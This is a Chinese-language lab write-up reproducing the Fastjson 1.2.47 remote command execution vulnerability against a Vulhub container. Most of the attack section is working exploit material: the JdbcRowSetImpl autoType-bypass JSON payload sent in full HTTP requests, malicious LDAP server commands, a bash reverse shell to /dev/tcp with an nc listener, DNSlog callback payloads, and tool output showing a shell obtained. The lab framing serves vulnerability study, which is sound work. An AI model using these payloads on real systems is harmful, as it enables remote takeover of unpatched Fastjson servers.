**Fastjson 1.2.47 远程命令执行漏洞复现**

(By Jean)

目录

[1. Fastjson简介 2](#_Toc28598)

[2. Vulhub简介 2](#_Toc17156)

[3. Dnslog介绍 2](#_Toc22822)

[4. 漏洞原因 2](#_Toc27209)

[5. 漏洞复现过程 2](#_Toc28984)

[5.1. 方法一 2](#_Toc20120)

[5.1.1. 漏洞环境 2](#_Toc15457)

[5.1.2. Centos7上执行操作 4](#_Toc3062)

[5.1.3. Kali上执行操作 4](#_Toc4696)

[5.1.4. Windows10上执行操作 5](#_Toc8187)

[5.1.5. Kali上查看结果 6](#_Toc21543)

[5.1.6. Dnslog进行漏洞验证 7](#_Toc8726)

[5.2. 方法二 10](#_Toc13283)

[5.2.1. 漏洞环境 10](#_Toc6879)

[5.2.2. Kali上执行操作 12](#_Toc9013)

[5.2.3. Windows10上执行操作 12](#_Toc23299)

[5.2.4. Kali上查看结果 13](#_Toc26390)

[6. 漏洞原理 14](#_Toc30356)

[6.1. 发起请求 14](#_Toc615)

[6.2. 远程调用 14](#_Toc28603)

[6.3. 数据转发 15](#_Toc30283)

[6.4. 漏洞执行 15](#_Toc13345)

[7. 参考 15](#_Toc3706)

# Fastjson简介

Fastjson 是一个 阿里巴巴开源的Java 库，可以将 Java 对象转换为 JSON 格式，当然它也可以将 JSON 字符串转换为 Java 对象。

Fastjson 可以操作任何 Java 对象，即使是一些预先存在的没有源码的对象。

Fastjson 源码地址：[https://github.com/alibaba/fastjson](https://github.com/alibaba/fastjson" \t "https://www.runoob.com/w3cnote/_blank)

Fastjson 中文 Wiki：[https://github.com/alibaba/fastjson/wiki/Quick-Start-CN](https://github.com/alibaba/fastjson/wiki/Quick-Start-CN" \t "https://www.runoob.com/w3cnote/_blank)

# Vulhub简介

Vulhub是一个基于docker和docker-compose的漏洞环境集合，进入对应目录并执行一条语句即可启动一个全新的漏洞环境，让漏洞复现变得更加简单，让安全研究者更加专注于漏洞原理本身。

官网：<https://vulhub.org/>

# Dnslog介绍

DNSLog是四叶草安全所属的BugscanTeam打造的一个单独的DNS解析记录和HTTP访问记录的工具。dnslog注入也可以称之为dns带外查询，是一种注入姿势，可以通过查询相应的dns解析记录，来获取我们想要的数据。

# 漏洞原因

Fastjson 1.2.47 这个版本没有com.sun.jndi.rmi.object.trustURLCodebase的限制，所以才导致了这个漏洞，具体分析可以参考文章<https://www.freebuf.com/vuls/208339.html>。

# 漏洞复现过程

## 方法一

### 漏洞环境

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **名称** | **操作系统** | **IP** | **版本** | **Java环境（java -version）** |
| 攻击机 | Kali（VM虚拟机、NAT模式） | 192.168.96.129 | Linux version 4.19.0-kali4-amd64 (devel@kali.org) (gcc version 8.3.0 (Debian 8.3.0-2)) #1 SMP Debian 4.19.28-2kali1 (2019-03-18) | * openjdk version "11.0.3" 2019-04-16 * OpenJDK Runtime Environment (build 11.0.3+1-Debian-1) * OpenJDK 64-Bit Server VM (build 11.0.3+1-Debian-1, mixed mode, sharing) |
| 靶机 | Centos7（VM虚拟机、NAT模式） | 192.168.96.128 | CentOS Linux release 7.6.1810 (Core) | * openjdk version "1.8.0\_181" * OpenJDK Runtime Environment (build 1.8.0\_181-b13) * OpenJDK 64-Bit Server VM (build 25.181-b13, mixed mode) |
| Burpsuite  使用主机 | Windows10 | 172.20.10.8 | 2004 | * java version "1.8.0\_211" * Java(TM) SE Runtime Environment (build 1.8.0\_211-b12) * Java HotSpot(TM) 64-Bit Server VM (build 25.211-b12, mixed mode) |


### Centos7上执行操作

1、下载vulhub漏洞环境

git clone https://github.com/vulhub/vulhub.git

1. 安装docker、docker-compose
2. 进入fastjson 1.2.47的目录

我这里是/root/vulhub-master/fastjson/1.2.47-rce



1. 执行docker-compose build && docker-compose up -d启动漏洞环境
2. 访问漏洞环境


<http://192.168.96.128:8090/>



### Kali上执行操作


1. 下载漏洞利用工具fastjson\_rce\_tool

Git clone <https://github.com/wyzxxz/fastjson_rce_tool>



1. 开启LDAP服务

java -cp fastjson\_tool.jar fastjson.HLDAPServer 192.168.96.129 80 "bash=/bin/bash -i >& /dev/tcp/192.168.96.129/4444 0>&1"




bash=/bin/bash -i >& /dev/tcp/192.168.96.128/4444 0>&1为获取反弹shell的命令

（可参考<https://blog.csdn.net/alex_seo/article/details/103393052>）。

3、开启nc监听端口

nc -nlvp 4444



### Windows10上执行操作

在Windows10的Burpsuite中执行以下请求：

POST / HTTP/1.1

Host: 192.168.96.128:8090

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close


Content-Type: application/json

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

Content-Length: 186

{"e":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"f":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://192.168.96.129:80/Object","autoCommit":true}}



### Kali上查看结果

1. Payload发送成功

root@kali:~/fastjson\_rce\_tool# java -cp fastjson\_tool.jar fastjson.HLDAPServer 192.168.96.129 80 "bash=/bin/bash -i >& /dev/tcp/192.168.96.129/4444 0>&1"

[-] payload: {"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://192.168.96.129:80/Object","autoCommit":true}

[-] payload: {"e":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"f":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://192.168.96.129:80/Object","autoCommit":true}}


[-] LDAP Listening on 0.0.0.0:80

[\*] Send LDAP reference result for Object redirecting to http://192.168.96.129:80/Object.class


[\*] Have connection from /192.168.96.128:57340 /Object.class

[-] remote target jdk version: java/1.8.0\_102, use payload version: jdk8

[-] send payload done and exit.




2、Nc界面成功获取到shell



### Dnslog进行漏洞验证


#### fastjson\_tool工具验证

1、获取dnslog解析域名



2、提交命令执行

java -cp fastjson\_tool.jar fastjson.HLDAPServer 192.168.96.129 80 "curl dhb8tq.dnslog.cn"



1. burpsuite请求

POST / HTTP/1.1

Host: 192.168.96.128:8090

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Content-Type: application/json


Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0


Content-Length: 186

{"e":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"f":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://192.168.96.129:80/Object","autoCommit":true}}

1. dnslog获取命令执行（curl dhb8tq.dnslog.cn）结果



4、fastjson\_rce\_tool看到成功执行payload



#### Burpsuite验证

使用以下请求快速验证：

POST / HTTP/1.1

Host: 192.168.96.128:8090

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close


Content-Type: application/json

Upgrade-Insecure-Requests: 1


Cache-Control: max-age=0

Content-Length: 66

{"zeo":{"@type":"java.net.Inet4Address","val":"tpj10e.dnslog.cn"}}



Dnslog收到返回：



#### 常见payload

{"@type":"java.net.Inet4Address", "val":"dnslog"}

{"@type":"java.net.Inet6Address", "val":"dnslog"}

{"@type":"java.net.InetSocketAddress"{"address":, "val":"dnslog"}}

{"@type":"com.alibaba.fastjson.JSONObject", {"@type": "java.net.URL", "val":"dnslog"}}""}

{{"@type":"java.net.URL", "val":"dnslog"}:"aaa"}

Set[{"@type":"java.net.URL", "val":"dnslog"}]

Set[{"@type":"java.net.URL", "val":"dnslog"}

{{"@type":"java.net.URL", "val":"dnslog"}:0

## 方法二

此方法使用方法一的环境未成功，经查找原因，是jdk版本原因导致，故将攻击机（kali）的jdk版本进行更换。

### 漏洞环境


|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **名称** | **操作系统** | **IP** | **版本** | **Java环境（java -version）** |
| 攻击机 | Kali（VM虚拟机、NAT模式） | 192.168.96.129 | Linux version 4.19.0-kali4-amd64 (devel@kali.org) (gcc version 8.3.0 (Debian 8.3.0-2)) #1 SMP Debian 4.19.28-2kali1 (2019-03-18) | * java version "1.8.0\_191" * Java(TM) SE Runtime Environment (build 1.8.0\_191-b12) * Java HotSpot(TM) 64-Bit Server VM (build 25.191-b12, mixed mode) |
| 靶机 | Centos7（VM虚拟机、NAT模式） | 192.168.96.128 | CentOS Linux release 7.6.1810 (Core) | * openjdk version "1.8.0\_181" * OpenJDK Runtime Environment (build 1.8.0\_181-b13) * OpenJDK 64-Bit Server VM (build 25.181-b13, mixed mode) |
| Burpsuite  使用主机 | Windows10 | 172.20.10.8 | 2004 | * java version "1.8.0\_211" * Java(TM) SE Runtime Environment (build 1.8.0\_211-b12) * Java HotSpot(TM) 64-Bit Server VM (build 25.211-b12, mixed mode) |

### Kali上执行操作


1、下载漏洞利用工具

Git clone <https://github.com/CaijiOrz/fastjson-1.2.47-RCE.git>

2、修改Exploit.java




使用命令javac Exploit.java 编译Exploit.java，生成Exploit.class文件




1. 开启ldap服务


java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://192.168.96.129/#Exploit



1. 开启web服务



1. 开启nc监听



### Windows10上执行操作

POST / HTTP/1.1

Host: 192.168.96.128:8090

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Content-Type: application/json

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

Content-Length: 265

{

"a":{

"@type":"java.lang.Class",

"val":"com.sun.rowset.JdbcRowSetImpl"

},

"b":{


"@type":"com.sun.rowset.JdbcRowSetImpl",

"dataSourceName":"ldap://192.168.96.129:1389/Exploit",

"autoCommit":true


}

}



### Kali上查看结果

成功反弹shell：



